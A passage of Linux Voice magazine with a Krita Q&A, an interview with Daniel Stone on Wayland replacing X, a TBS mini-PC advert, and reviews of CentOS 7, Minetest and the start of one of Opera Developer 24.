A Yes! In the 80s, back when everyone loved Electronic Arts, Deluxe Paint was a drawing application bundled with those early machines, and was created by Dan Silva to coincide with the release of the Amiga 1000. Deluxe Paint helped all those early adopters see the full potential of the Amiga's graphics capabilities, as well as realise their own latent drawing talent. But it also helped them master the mouse. This was important because for new users, the mouse was a completely alien concept.

All this is a long-winded way of saying that tools like Krita are a good thing not necessarily because they're for artists, but because Linux is the Amiga of modern times, and awesome software like Krita enables new users to experiment and play with all kinds of new software.

Q What's so very good about Krita then?

A It's powerful, so it takes a while to master. But you can get plenty of instant gratification by creating a new document and choosing one of the dozens brush types and simply sketching onto the blank canvas. The results can be uncannily like drawing with pencil, or crushing charcoal into a page, or squeezing gouache into a canvas. It feels like the first time you played with Deluxe Paint or Photoshop. But it's the brushes that are Krita's real asset, because there are so many models and so many types to choose between. We've never seen anything like Krita's brush engine.



Even though Krita is designed for drawing, it can still process and use bitmap images

Q But The Gimp has lots of brushes too!

A It does. But there's more to Krita's brushes than a repeated bitmap and an opacity setting. It uses drawing tools and brush engines to build models that modify pixel data to approximate a specific brush type. This is one of those instances where a picture is worth a thousand words, so rather than explaining the details we'd suggest just trying a few. Open Krita, create a blank template and use the 'Brush Presets' palette (known as a docker in Krita's uber-modular GUI) so select one you like. Now select the pastel brush and a nice colour and start drawing. There are approximately 1 billion other options for drawing stuff too.

Q Didn't we read in last issue that Krita was launching a crowdfunding campaign?

A The Krita team are experimenting with what could become a successful model for other open source projects, and that's using crowdfunding to help with development. This is in marked contrast to Gimp, for example, which has struggled to get funds, despite its ubiquity and widespread adoption. The spark behind Krita's campaign was the widespread positive reaction to the previous release, which was mostly attributed to the full-time work of developer Dmitry Kazakov. The new campaign asked for €15,000, enough to pay Dmitry for six months, and split those six months into 24 separate features all estimated to take two week's worth of work. That way, backers could see exactly what their funding would bring. Highlights include some spectacular warp and perspective transform tools, colour correction in OpenGL and a resource manager. We're happy to report that Krita reached its target, so we'll all be able to benefit. If you still want to contribute, you can donate to the project and everything will help secure Krita's future.

Q Anything else you want to rave on about?

A Did we mention it has supported CMYK for ages? That's what's making all these images look so crisp and lovely.

Q So where can we learn more about becoming the next Alexander Rodchenko?

A We've included a taster tutorial in this issue (see page 76). Go there now and be amazed! LV

X WINDOWS, WAYLAND AND THE FUTURE OF LINUX

Will 2014 be the year of Wayland on the Desktop? Daniel Stone thinks so, and **Ben Everard** caught up with him to find out why.

X Windows first came out 30 years ago, and it's been at the centre of Unix and Linux graphics ever since. However, times have changed, and X often struggles to take advantage of the capabilities of modern graphics hardware.

Linux needs a new display server, and Wayland is the software that many people hope will keep Linux graphics moving forward.

Linux Voice headed over to Cambridge to meet Daniel Stone – a long-term X contributor, prominent Wayland developer and graphics lead at Collabora. He gave us the low-down on what the problems are with X, why Wayland is better, what's happening with the project and when we're likely to see it come to fruition.

Along with helping regular Linux users get snappier graphics, Collabora are working with the Raspberry Pi foundation to use Wayland to unlock the graphical powers of the little computer and create a much smoother desktop environment. Despite a lot of talk, it hasn't yet shipped in a major distro, though this should change by the end of the year.

LV What will a regular Linux user notice when they install a distribution with Wayland for the first time?

Daniel Stone: Our main aim is to get out of the way! With X, you've got the X server, the window manager and the clients. You've kind of got a window manager and a compositing manager and there's a three-way disaster.

We've tried to make that whole architecture as simple as possible – or make the protocol as simple and straightforward as possible. I guess that's the big thing: always being smooth and responsive and good.

LV Do you have any idea when we're likely to start seeing Wayland... Other than on Rebecca Black OS of course.

DS: Oh my God, why is it called that? It's starting to appear. Fedora 21 – it'll be there completely solid. I'm running Gnome Shell with Wayland on my laptop, and it's actually really quite good. I hadn't really tracked any of Mutter or Gnome shell, so I was quite surprised by how quickly they were able to get it up.

LV What have you found the biggest challenges to be in developing Wayland?

DS: It's sort of been this 10-year ongoing thing. It's the culmination of everything we've done in X since about 2004. It's not called X12, because it's a very different windows system [from X11], but a lot of the work we did to look at things like kernel mode setting, DRI2 – all of that kind of thing – they're all really designed to get X out of the way as much as possible. Partly because architecturally it was the right thing to do, but then also there's an explicit goal to make it possible to actually develop alternate windows systems. If you go back to kind of Berlin, Fresco or KGI, they just suffered really badly because there were no video drivers at all. There was barely any toolkit support. Definitely no 3D support. So yeah, just getting over that mountain was really difficult. But now half of the Mesa internals have been rewritten. It's just been a really really long slog.

Just trying to convince people that it's actually ready and usable has been really tough as well. Around about a year ago we had this huge spurt in development – to be fair I think you can partially attribute that to Mir, but a lot of that was that Red Hat had finished an enterprise cycle and suddenly they had a lot of guys come out and say "now we're actually free to start working on this". That really got us from a stage of "we've got a windows system that looks like it should work and we've got these

"So far Nvidia are the only ones who've tipped their hat and said "yes, we are working on Wayland support."

toy clients; GTK kind of works and we've got this toy desktop environment" to "we know this actually works and runs well on a proper fully-fledged desktop" – that's only quite recent.

Intel has been quite active. How have the other hardware manufacturers responded to Wayland?
DS: For 2D support, if you have kernel mode setting [KMS], then that'll just work fine. For 3D support, Nvidia have said publicly that they're working on Wayland. Then you've got Arm with the Mali GPU, Imagination, PowerVR and Avanti, Qualcomm and Broadcom – if you want 3D, all of those need to add support to their drivers. That's about as much as I can say, unfortunately.

"If the switch to Wayland isn't seamless then we've done something really badly wrong."

Is it likely to be a difficult job to get drivers to run Wayland on the desktop?
DS: It shouldn't be! If it isn't seamless then we've done something really badly wrong. On the desktop it should be totally fine. Mesa supports it fine, and they all have KMS support, so in that sense, it should be completely seamless. On mobile, it's just up to the manufacturer. So far, Nvidia are the only ones who have actually tipped their hat and said 'yes we are working on Wayland support'.

When you say on mobile, which mobile platform are you talking about?
DS: Mobile is a lazy shortcut for Arm-based! Wayland has been shipped in a set-top box a couple of years ago, a TV and also the Jolla phone, so in terms of actual mobile, we're in a really good spot because we worked together with the Jolla guys to do libhybris [a compatibility layer to allow glibc-based software to run on bionic libc (the Android C library) systems]. We sort of did two halves of it, then they glued it together where you can reuse the binary blob – or if you have source, even better. You can re-use the Android vendor drivers you get, and that just adds Wayland to any Android-capable platform. That's used on the Jolla Sailfish phone.

Do you mind telling us a bit about how you got started contributing to open source and Free Software?

Wayland has brought huge improvements to the graphics of low-power devices such as the Raspberry Pi.

DS: I think I got started with either KDE or Debian, I can't remember how.

Was it KDE on Debian?
DS: There was also that, but that was later on. Yeah, I just trundled along doing a couple of small KDE bits on their IM client (Kopete), and a lot of packaging in Debian. For some reason, I ended up maintaining Apache 2 and KDE and then started working on XFree86, which I kind of got tricked into.

So you got all the good jobs!
DS: Yeah! I was working at a college at Melbourne Uni and they said "We've just got this new lab and we need a new version of X to support the new Intel GPU. Do you reckon you could do that?" I thought that'd take about a week, then a year later… That was right about the time of the XFree86/X.org split. Somehow I did the modular build system for the X server, then I did a bunch around that, and I gradually got dragged into working on the core server. It was pretty much 11 years ago… I'm still here! It was a miss-spent youth.

How much easier is Wayland going to be to package than XFree86 was?
DS: So much easier! It was a disaster when we had the old build system with everything whacked in one and it took a day to build. Modularisation was really great, but we kind of took it one step too far and ended up with something like 380 different modules. Most of them never change, but it went a bit too far in the other direction. Now we've just got Wayland and Weston and whatever GL stack you have. Fingers crossed, it won't get out of hand!

From a user's perspective, will they need to know the compositing manager from the window manager?
DS: We merged those! The key architectural change is that the window manager and the compositing manager got merged into the display server, so we've got Weston, which is our reference compositor, and that has plugins. It's got a super basic UI on top of that. The IVI [In-Vehicle Infotainment] guys have been working on their own shell for automotive stuff.

The new desktop we released for the Pi, called Maynard, is a Weston module. It runs in-process, which is really nice, but by the same token, we don't have to re-invent the compositor.

Other projects like Kwin – I think – are doing their own compositor. Definitely Gnome Shell and Mutter are separate. It shouldn't look any different than it does now where you just pick a window manager basically.

What would you say you've learned from XFree86? It's one of the best pieces of software, and it's adapted and interconnected everything. Is there anything from the success of X that's gone into Wayland? Like that the client and the server are the wrong way around?
DS: We kept that one! I guess it's easiest to look at the things we did differently. X has this awkward thing where the clients mostly render everything, but then you get the server to do about a third of it.

Longevity is kind of hard to pick because, as I said, we spent 10 years digging all of these bits out of X, and before that, there was no real alternative either. It's partially artificial. I guess it taught us that no matter how high you make the barrier to entry, people will still do it. I'll have to think about it…

We suppose X always did the job, despite being complicated.
DS: It's definitely mostly good enough. It was quite easy to push it in some quite unexpected directions, so it was this

infinitely flexible framework that you could make do almost anything.

We remember being amazed that you could get anti-alised fonts. Just the fact that you could patch something old to come up with something new. Then wobbly windows as well!

DS: That was a blessing and a curse! Inside the X server, it's not a clear, straightforward process that everything flows through. You've got this one massive structure that everything hangs off which has about 50 function pointers in it, and everything goes through those. We just kept adding more and more layers. It was great that it allowed us to do that, but in the end it made it really hard to work with.

Things like composite were done with the core being completely unaware that the composite was ever there. We just wrapped everything up and did a couple of tricks on the way in and undid them on the way back out. It made it incredibly fragile and hard to work with.

Things like minor rendering bugs (like when the screen flashes black for a second) – you wonder why that happened and three weeks later you come out with the answer.

"We just kept adding more layers... in the end it made it really hard to work with."

"Intel are hugely involved in Wayland development – they are completely behind it.

Will there be an easy equivalent to VNC?

DS: There's already an RDP [remote desktop protocol] back-end for Weston, and the RealVNC guys have been on the Wayland list looking into doing something quite similar. One of the things we did – it's almost a happy accident, but partly by design – makes it much easier for the compositor to stream out windows externally, so you can do things like the hangouts or Skype-style screen show.

How much work is it to convert an X driver to Wayland?

DS: Not a lot if you already have something that can already to a composited X server, which is fewer than you'd think.

Is it just renaming a few of the calls?

DS: Simplifying a lot of them! One of the things we did which ends up making it a lot easier for driver manufacturers is – you know previously the X server would load the graphics driver which was specific to the 3D hardware and the display controller, and then you had your client-side GL library and they had to agree on a protocol. You had to get this marriage between what you had on the client and the X server driver you had, and your display controller as well. We broke that out quite nicely. That was something that took a couple of iterations of refining before we got right, but it's now split out so that all of the Wayland 3D stuff lives in the GL library rather than the X server that had an API that changed about every six months.

Will Wayland make it easier for Nouveau, Lima and the open driver projects?

DS: Most of their complexity is unrelated to be honest. We've got a nice clean split between the windowing system and the actual rendering – which is reflecting in the GL and GLES – so it doesn't make any odds to them to be honest! All that infrastructure's in core Mesa and they don't have to deal with it – much as I'd love to say yes.

What are your thoughts on Mir?

DS: They're doing their own thing. That builds on ten years of us extracting stuff out of X, and also libhybris which we originally did to run Wayland on Android – they were able to take that and run Mir on top of it instead. We're both standing on the same foundations.

Do they re-use your driver hooks?

DS: No. Not for EGL.

So they have their own?

DS: The last time I looked, they hadn't got that far yet. They can't re-use the EGL hooks directly because the EGL extension is literally: here is a struct for the display, and you can call Wayland methods on it. It's so baked into that that they can't re-use it. In terms of the open source infrastructure, they wouldn't have been able to do that without KMS, much like we couldn't have done Wayland without it, without all the Mesa EGL work, without libhybris, without XKB being common (which I did for Wayland) they wouldn't have keyboard handling. It also took a hell of a lot of work to go into GTK 3 and make it not just an X-only toolkit. Mir re-uses all of these foundations as well.

Does this mean you'll need separate drivers for Wayland and Mir?

DS: There's now an EGL platform extension which now says instead of 'I want to open a display', 'I want to open an X display', or 'I want to open a Mir display', so you can now ship a single blob which supports all of them.

But it would need to have the Mir bit in it as well as a Wayland bit?

DS: Exactly. The Wayland part of that extension is already ratified by Khronos, and that's part of their official set of extensions

Will 2015 be the year of Wayland on the desktop?

DS: I think so. We're already seeing it in set-top boxes because for that kind of stuff where we can say "We can guarantee you super low latency, and no jitter – you can actually use overlays, which you can't in X, that sort of thing". They've already taken a shine to it. I really hope Fedora 21 give the desktop a bit of a kick. It is actually really remarkably solid, at least on Gnome.

Matrix

Arm Mini PC


- TBS TUNER SUPPORT
- FREESCALE QUAD CORE
- 100% OPEN SOURCE
- XBMC, VDR, TVHEADEND

Matrix More

NOW ONLY

£119

FREE UK MAINLAND DELIVERY



System-on-a-chip (SoC)	Freescal MCIMX6Q5EYM10AC
CPU	Quad ARM Cortex-A9 at 1.0GHz
GPU	Vivante GC2000, Quad core GPU, Quad IPU
RAM	2GB DDR
USB 2.0 ports	3x USB 2.0
Audio & Video interface	HDMI port
	3.5 mm jack
Storage	eMMC 16GB
	1x SD card slot
	1x TF card slot
Network	10/100/1000 wired Ethernet
	WIFI IEEE 802.11n/b/g
Power input	5V, 3A

RATED 4/5

BY YOUR VERY OWN: BEN EVERARD

"XBMC performance is fantastic and could make the Matrix one of the best frontends you could buy"

"The hardware looks good, feels solidly made and works well"

xbmc ubuntu

WWW.TBSCARDS.CO.UK

PCI EXPRESS LTD, UNIT 3 BAYTREE AVENUE, KINGSTON ROAD, LEATHERHEAD, SURREY, KT22 7UE

LINUXVOICE REVIEWS

The latest software and hardware for your Linux box, reviewed and rated by the most experienced writers in the business


Andrew Gregory
Believes that Dogecoin is the future currency for the digital world. Much money, very wow!

The other day I was watching a video interview with Richard Stallman. The interviewer obviously had no clue about GNU, Linux and FOSS, and threw all kinds of inane questions at the great RMS. At one point I expected Stallman to get up and walk away, but he answered the daft questions with patience and good manners. The worst point came when the interviewer asked if Free Software was anti-capitalist, and how anyone could make money from stuff that was given away for free. Surely it's all some commie hippie nonsense for people with no grasp of economics, right?

Doing the right thing


Stallman explained how companies can make plenty of money selling support and services around a Free Software project. One of the examples I always give, when people ask me similar questions, is Red Hat: here's a company built on FOSS principles, with a primary product (RHEL) that's available for free (CentOS). Red Hat has made plenty of money releasing its work as open source and selling support contracts, and demonstrates how the whole model can work very successfully. It's a million times better than prising money out of people by locking them in to proprietary wares.
andrew@linuxvoice.com

On test this issue...



BOOKS AND GROUP TEST

In a slight departure from the norm, one of our books this month hasn't just arrived on the shelves – no, it's actually from 1983. 'The Unix Programming Environment' is one of the most important works in computing history, as it's from the original Unix developers. Linux is a modern beast today, but so much of its design and principles stem from those early Unix flavours, so it's great to look back. Meanwhile, our Group Test this issue looks at tiling window managers. These can save you lots of time and help to manage your screen space better.


'The business book to read right now' GQ.com
MAKERS
The New Industrial Revolution
Bestselling author of The Long Tail
CHRIS ANDERSON
CORY DOCTOROW
HOMELAND
THE UNIX PROGRAMMING ENVIRONMENT
Brian W. Kernighan
Rob Pike

CentOS 7


Graham Morrison finds the ultimate upgrade path for his own low-end-box, a distro ideal for servers and offices built from Red Hat's super-audited source code.

DATA

Web www.centos.org
Developer CentOS Project
Licence Mostly GPL

Reviewing Linux distributions is like reviewing music. Should the reviewer be an old school devotee? A potential new listener, or just interested in seeing what's happening? Should they care that an artist split from a boyband. Or that one distribution is very similar to another distribution. What about KDE versus Gnome, mods versus rockers, GNU versus open source? On the one hand you have to say whether something works, or whether it's worth your time and investment, or whether a work has accomplished whatever it set out to do. On the other hand, there is always going to be a hardcore of fans who will love any new output, regardless of any criticism, and they may have a point. A review seldom tells the whole story. CentOS, for example, inherits nearly all of its options, installation, software and updates from Red Hat Enterprise Linux, but that doesn't mean we shouldn't take a look. Quite the opposite. We've been using it for years and it's a vitally important distribution. Version 7 might just be the best yet.

CentOS, then, would be like an old 1960's cover band. Tough, reliable, surviving against the odds, and still holding on to a renegade attitude that brought initial success. That success came when it flew in the face of Red Hat by building its own packages out of Red Hat's much flaunted Enterprise Linux; the commercial Linux distribution at the heart of Red Hat's rampant business model and success. Not only did this give the wider community one of the most secure Linux distributions you could choose, along with assured updates handed down from Red Hat, it gave Red Hat a trial of conscience. If Red Hat was to embrace open source in the way it said it wanted to, it would have to put its faith in Free Software and accept its free competitor, even if that meant ignoring its own worried sales people.



```
                      ┤ Edit connection ├
         Profile name enp0s3
               Device 08:00:27:4A:B1:D9 (enp0s3)

  ╤ ETHERNET                                                   <Hide>
  │ Cloned MAC address
  │                MTU           (default)
  └

  ═ IPv4 CONFIGURATION <Automatic>                             <Show>
  ═ IPv6 CONFIGURATION <Automatic>                             <Show>

  [ ] Automatically connect
  [X] Available to all users

                                                        <Cancel> <OK>
```

The new graphical installer and command-line utilities make CentOS easier to administer.

The Prefab Four

For many years, the two co-existed in what seemed like passive tolerance. CentOS carved out a significant niche for itself, sitting between the cutting edge of Fedora and the besuited sobriety of Red Hat Enterprise Linux. In particular, it's been able to capitalise on the insane demand for cheap online servers, low end boxes and racks of virtualisation, allowing beleaguered sysadmins to get their hands on enterprise-level security and updates without the associated support costs. Red Hat, meanwhile, continued to make money from its 'Value Add' and many of us thought this would be the way things would continue.

All this changed in February when Red Hat announced it was going to hire many of the core CentOS developers and pay them to continue developing CentOS, not Red Hat. It marked a significant change in strategy, and the hugely anticipated CentOS 7 is the first release since the merging of the waters. It comes bound to a wide array of ISO images, from a Live CD with either Gnome or KDE, through a 362MB network install disk, up to a monster 6.6GB DVD containing everything. It's great to have the option of grabbing an install medium that's not going to place too many additional demands on your network, or CentOS's servers, so we went for the


Firewall Configuration
File Options View Help
Configuration: Runtime
Zones | Services

A firewalld zone defines the level of trust for network connections, interfaces and source addresses bound to the zone. The zone combines services, ports, protocols, masquerading, port/packet forwarding, icmp filters and rich rules. The zone can be bound to interfaces and source addresses.

Zone: block, dmz, drop, external, home, internal, public (selected), trusted, work

Services | Ports | Masquerading | Port Forwarding | ICMP Filter

Here you can define which services are trusted in the zone. Trusted services are accessible from all hosts and networks that can reach the machine from connections, interfaces and sources bound to this zone.

Service:
- [ ] amanda-client
- [ ] bacula
- [ ] bacula-client
- [ ] dhcp
- [ ] dhcpv6
- [✓] dhcpv6-client
- [ ] dns
- [ ] ftp
- [ ] high-availability
- [ ] http
- [ ] https
- [ ] imaps

Connected.   Default Zone: public Lockdown: disabled Panic Mode: disabled

You can choose between Gnome 3 and KDE for your desktop, making CentOS a good choice for offices and parents.

What does Red Hat think?

We recently had the opportunity to talk to Jan Wildeboer, Red Hat's EMEA evangelist, and he had a few insightful words to say about the new working relationship with CentOS, especially when faced with the question of whether CentOS lost Red Hat any sales.

"I always said, both internally and externally, that's the record industry argument. With pirated music taking revenue away, where else would it come from? But just because somebody copies a song 20 times doesn't mean they would have bought 20 CDs. And that's wrong, and I think from my evangelism perspective, the customer who uses CentOS over RHEL is a user or a customer that we failed to deliver our Value Add message to."

"There are a few things that make CentOS important. First thing is, of course, CentOS has a user community that helps us in making our product better. We listen to them. On the other hand, CentOS being re-built from our sources is a sign that everything is just as it should be at the middle of the company. The third thing is that CentOS has never been Red Hat Enterprise Linux - there will always be differences here and there - they're not binary compatible."

Jan Wildeboer is a rather inspirational voice of reason.

full-fat install for our system.

For an operating system built for servers, installation is a graphical breeze. This is thanks to the updated Anaconda installer, and it looks fantastic. As usual, you can select the quantity of software you want, as well as the graphical environment. You can't multi-select between Gnome and KDE, for example, but that's an easy job post-install, and there's no sign of Fedora's commitment to Gnome 3. We've only ever used CentOS on a server and without a GUI, so this shouldn't affect most installations. You can also create a user-account and password while the files are being transferred to your drive, even if the placing of the 'Done' button in the top left is a little incongruous.

Starship Enterprise

The default file system is now XFS. This is significant because it puts scalable data requirements and the storage market at the heart of the operating system, ahead of the regular desktop and . But it also marks the tearful end of ext3's and ext4's dominance in favour of more esoteric or tailored file systems. But if XFS is good enough for NASA's Advanced Supercomputing Division, it's good enough for us. The scalable aspect creeps into other parts of this release. There's now support for Linux Containers which may bring us even cheaper low-end-boxes and certainly provides an excuse to mention Docker. These may all be the side-effects of Red Hat's cloud ambitions, but you can't help to notice CentOS's own advert for Cloud-instance SIG in the installer, suggesting that there's more going on that a straightforward rebuild of RHEL 7.

We're now used to systemd, so its inclusion is no longer a shock. For our own servers, we're grateful for the for the new firewall daemon as our own IP tables hacking leaves a lot to be desired. 3D graphics drivers are included by default (non-proprietary, of course), which is especially helpful if you run CentOS within a virtual machine. And we liked the inclusion of Network Manager's curses interface. But these are all features you'll find in RHEL. What we're really looking at is CentOS as a free alternative, and after years of use in some important installations, we have every confidence in the operating system, more so now that much of its development is guided by Red Hat. That means potential users can start with CentOS and move on to Red Hat, which was never a clear path previously, or stay with CentOS with Red Hat's blessing. It also gives safe harbour to Fedora fans looking for something less entropic.

"If XFS is good enough for NASA's Supercomputing Division, it's good enough for us."

There is, of course, much we haven't said. In use, we've found our server easier and more intuitive to maintain and the cloud-bias will keep the sales people happy. But what's important is that CentOS is stronger than ever, and the new release has a desktop bias that may win it new corporate friends whilst safely corralling Red Hat's cloud juggernaut into its packages. Without the finances to pay for support, CentOS is our choice for a long-term supported Linux operating system. With in-place upgrades (yet to come) and a ten year lifespan, there's nothing quite like it. Maybe not so much a cover band, then. Maybe more like the Rolling Stones. LV

LINUX VOICE VERDICT

We love CentOS, and version 7 feels even better for both features and for its closer ties to Red Hat. Highly recommended for cheap servers everywhere.

★★★★★

Minetest 0.4.10

Mike Saunders spent months trying to escape his Minecraft addiction. He thought he was out, but some open source hackers pulled him back in…

DATA

Web
www.minetest.net
Developer
Perttu Ahola and team
Price
Free under GNU GPL


Wait a second – isn't this a game? Shouldn't it be in the Gaming on Linux section earlier in the magazine? Well, maybe, but Minetest is so much more than a simple plaything. It's a world simulator, a construction engine, a sandboxed environment to build anything you want. At least, that's the goal – it's still undergoing heavy development.


Minetest is an open source clone of Minecraft, the phenomenally popular block-building game that has sold over 50 million copies around the world. Minecraft addicts spend weeks and months completely absorbed in the game – and when they're not playing it, they're watching videos of other people constructing amazing things. It can be played alone, but it comes to life in collaboration with other users on the internet. It's like the best of Elite, Mercenary and virtual reality combined into one game.

Although Minetest is available in the package repositories of many popular distros, it's a shame there isn't a distro-agnostic static binary to download. We managed to get the latest release via an Ubuntu PPA, however. Fire it up and you're asked to create a new world; choose a map generator (v6 works best at the moment) then select "minetest" as the Game type, and you're ready to go.

"It's like the best of Elite, Mercenary and virtual reality combined into one game."

As in regular Minecraft, you're dropped onto a vast landscape with nothing else – no instructions, no tools, no plotline to follow. Using the WASD keys to walk and the mouse to look around, you can start digging and collecting blocks using the left button. To place a block, use the right mouse button. To switch between the different things that you're carrying, use the mouse wheel. And that's it – good luck!


Minetest's worlds are full of fields, mountains, oceans and caves.


Time of day set to 6am
<funman> tron do you wan't be freind
<Tron> yay
<Tron> sure funman
<Tron> do u have a house

Given enough time, you can build almost anything (image courtesy of Krock on the Minetest Forum).

Most players start by gathering wood and creating tools that can be used to mine more robust materials such as stone and iron. Minetest provides a crafting table in your inventory by default, so you don't have to create one from scratch as in the original Minecraft. There are various subtle differences like this scattered around the game, but by and large it's very familiar to anyone who has spent time with Notch's masterpiece.

A world of your own

Minetest's worlds are vast and expansive, with different biomes for woodland, mountains, desert and so forth. Dungeons are not enabled by default, but you can turn them on via a configuration option. Visually it's attractive and smooth, performing just as well as Minecraft on our test box, although the sound effects are rather weak (you'd expect more than silence after jumping from a mountain into water, for instance).

Another area that's lacking is non-player characters. Minetest's worlds are empty and lonely, but mods are available to pep things up with life. In fairness, Minetest hasn't even reached version 0.5 yet so there's plenty of work to be done – we're not criticising it. The reason we wanted to cover it in Linux Voice is because it has the potential to be very special.

Take the solid game foundations, add the giant wealth of talent from the Free Software community, and we could have the best video game – nay, world simulator – of all time. Then throw in an Occulus Rift and you may never want to leave your house!

LINUX VOICE VERDICT

Missing some features and rough around the edges in places, but could eventually be bigger than Minecraft.

★★★★☆

Opera Developer 24


Ben Everard can never have too many web browsers, so he installs another. Those videos of kittens won't watch themselves, you know.

For almost 20 years, Opera has been a good browser, but never quite managed to gain much traction on the desktop. Yet we as Linux users should know that just because a product's market share hovers around 1%, it doesn't mean that the software isn't any good. Has this new version got what it takes to finally push it mainstream?

